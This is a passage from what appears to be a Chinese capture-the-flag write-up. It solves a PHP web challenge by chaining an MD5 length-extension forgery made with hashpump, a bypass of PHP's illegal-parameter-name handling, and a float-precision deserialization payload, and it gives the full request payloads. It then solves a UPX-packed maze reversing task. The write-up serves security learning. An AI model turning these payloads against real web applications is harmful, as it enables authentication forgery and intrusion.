    public $aa;
    public $bb;
    public $username;
    public $password;
    public function __construct($key=''){
        $this->username="jxsz";
        $this->password="jxsz";
        if(strlen($key)==16&&md5($key . urldecode( $this->username .  $this->password)=="
            1f19fc53484d729ca7c3f44fe37115f6")){
            echo "Welcome";
        }
    }

    public function __destruct(){
        $this->aa = (string)$this->aa;
        if(strlen($this->aa) > 5 || strlen($this->bb) > 5||preg_match('/INF|NAN|M_/i', $this->aa)){
            die("no no no");
        }
        if($this->aa !== $this->bb && md5($this->aa) === md5($this->bb) && $this->aa != $this->bb){
            echo file_get_contents("flag");
        }
    }
}
highlight_file(__FILE__);
$person=new person($key);
$other_pwd=$_POST["pwd1"];
$other_hash=$_POST["hash_code"];
if(md5($key . urldecode("jxsz" . $other_pwd))==$other_hash&&strpos(urldecode($other_pwd),"szxy666")>0){
    echo "66666666666";
    unserialize($_GET['sz_sz.sz']);
}
```

hash拓展攻击部分

```
$this->username = "jxsz"
$this->password = "jxsz"
strlen($key)==16
md5($key.urldecode($this->username.$this->password)) = " "
strlen($key) + strlen("jxsz") = 20
```

最后一个条件: 传入字符串中需要有“szxy666”字符，并且不能放在开头
我们可以使用hashpump进行长度拓展
hashpump工具地址：https://github.com/bwall/HashPump

```
→  HashPump git:(master) ✗ hashpump
Input Signature: 1f19fc53484d729ca7c3f44fe37115f6
Input Data: jxsz
Input Key Length: 20
Input Data to Add: szxy666
635c8ebe4aadeed473a16c197e01fa2e
jxsz\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc0\x00\x00\x00\x00\x00\x00\x00szxy666
```


将拓展后的编码urlencode一下，用%代替\x


```
jxsz%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%c0%00%00%00
%00%00%00%00szxy666
```

```
635c8ebe4aadeed473a16c197e01fa2e
```

拼接一下payload：

```
pwd1=jxsz%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%c0%00%00%00%00%00%00%00%00szxy666&hash_code=635c8ebe4aadeed473a16c197e01fa2e
```

执行



一开始抓到的是get包，换成post再传，go一下成功回显

php非法表单名传参

反序列化GET参数名中包含了非法字符. 会进行过滤

```
unserialize($_GET['sz_sz.sz'])
```

通过php对非法传参名的处理机制，我们可以了解到处理非法字符.的过程中只替换一次

```
178 178             } else {
179 179                 ip = strchr(ip, ']');
180 180                 if (!ip) {
181     -               /* PHP variables cannot contain '[' in their names, so we replace the character with a '_' */
    181 +               /* not an index; un-terminate the var name */
182 182                 *(index_s - 1) = '_';
    183 +               /* PHP variables cannot contain ' ', '.', '[' in their names, so we replace the characters with a '_' */
    184 +               for (p = index_s; *p; p++) {
    185 +                   if (*p == ' ' || *p == '.' || *p == '[') {
    186 +                       *p = '_';
    187 +                   }
    188 +               }
183 189
184 190                   index_len = 0;
185 191                   if (index) {
```

所以为了防止变量名'sz_sz.sz'中的.被替换成_,我们用 [代替_去执行，这样替换一次后，后面的 . 就不会过滤掉

所以前部分payload：`?sz[sz.sz=`

php浮点数高精度绕过

```php
    public function __destruct(){
        $this->aa = (string)$this->aa;
        if(strlen($this->aa) > 5 || strlen($this->bb) > 5||preg_match('/INF|NAN|M_/i', $this->aa)){
            die("no no no");
        }
        if($this->aa !== $this->bb && md5($this->aa) === md5($this->bb) && $this->aa != $this->bb){
            echo file_get_contents("flag");
        }
```


这里过滤了NAN和INF，利用高精度浮点数绕过
序列化poc:

```php
<?php
class person{
    public $aa;
    public $bb;
 }
$res = new person();
$res->aa = 0.8 * 7;
$res->bb = 7 * 0.8;
echo serialize($res);
?>
```


```
[web] php ./float.php
O:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}%
[web] 
```

```
O:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}
```

拼接:

```
?sz[sz.sz=O:6:”person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}
```

测试



出现flag
flag{hashparse+sz_sz.sz}

Reverse

maze

ida打开很奇怪，猜测有壳
exeinfope查壳发现是upx

工具脱壳后程序好像IAT表出现问题打不开

直接静态分析吧，上下左右对应WSAD

要求输入字符长度为48

迷宫一行30个，起点是坐标[1,1]，终点是数据为2的坐标

数据如下：

```
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,1,1,0,0,0,1,1,1,1,1,1,1,1,1,1,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,1,0,0,0,1,0,0,0,1,0,0,0,1,0,1,0,0,0,0,0,0,0,0,0,0,0,
0,0,1,0,0,0,0,0,0,0,1,0,0,0,1,0,1,0,0,0,0,0,0,0,0,0,0,0,
0,0,1,1,1,0,0,0,0,0,1,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,1,1,0,0,0,0,0,1,1,1,0,1,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,1,1,1,1,1,1,0,1,1,1,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,1,1,0,0,0,0,0,0,1,0,0,0,1,1,1,0,0,0,0,0,0,0,
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0,0,0,0,0,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,0,1,1,0,0,0,0,0,
```

最后flag为：`flag{DSSSDDSDSDDDDDWDDSDSSDDDDWDDSSDDWDDDDDDSSD}`